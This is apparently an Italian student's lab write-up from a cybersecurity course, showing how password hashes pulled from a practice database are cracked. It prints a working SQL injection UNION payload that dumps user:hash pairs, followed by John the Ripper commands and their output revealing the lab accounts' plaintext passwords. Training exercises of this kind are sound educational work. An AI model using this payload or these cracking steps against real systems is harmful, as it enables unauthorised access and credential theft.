W13D4 TULLI ROBERTO
PASSWORD CRACKING E MALWARE

Roma 07/10/2025


Traccia: password cracking ù
Abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema.

Se guardiamo meglio le password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.


Recuperate le password dal DB come visto e provate ad eseguire delle sessioni di cracking sulla password con John the Ripper per recuperare la loro versione in chiaro.

L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate precedentemente.

Con l'SQL INJECTION → **1' UNION SELECT CONCAT(user,':',password),null FROM users -- -**
abbiamo precedentemente estratto le coppie user – hash dalla tabella users.



Ora procediamo a copiare gli hash in un file direttamente dal terminali kali, con il comando "**nano hashes.txt**"



CRACCHIAMO GLI HASH CON JOHN THE RIPPER – ATTACCO A DIZIONARIO

Successivamente con il comando “**john -incremental --format=raw-md5 --min-length=1 --max-length=8 hashes.txt** “ John proverà tutte le combinazioni di caratteri con lunghezze da 1 a 8 caratteri, calcolerà il loro hash MD5 e lo confronterà con quelli nel file `hashes.txt`.

Se trova una corrispondenza, mostra la password in chiaro.

```
┌──(kali㉿kali)-[~]
└─$ john -incremental --format=raw-md5 --min-length=1 --max-length=8 hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (gordonb)
charley          (1337)
password         (admin)
letmein          (pablo)
4g 0:00:00:00 DONE (2025-10-07 17:16) 4.597g/s 2934Kp/s 2934Kc/s 3444KC/s letewil..letmosh
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

procediamo quindi ad elencare le password trovate associate ai vari user con il comando “**john -show --format=raw-md5 hashes.txt**“

```
┌──(kali㉿kali)-[~]
└─$ john -show --format=raw-md5 hashes.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

`john -show --format=raw-md5 hashes.txt` è uno strumento di **reporting**/verifica: legge il database dei risultati di John e ti mostra quali hash presenti in `hashes.txt` hanno già una password in chiaro disponibile.
Utile per controllare lo stato dei tuoi precedenti attacchi/valutazioni, senza rilanciare bruteforce.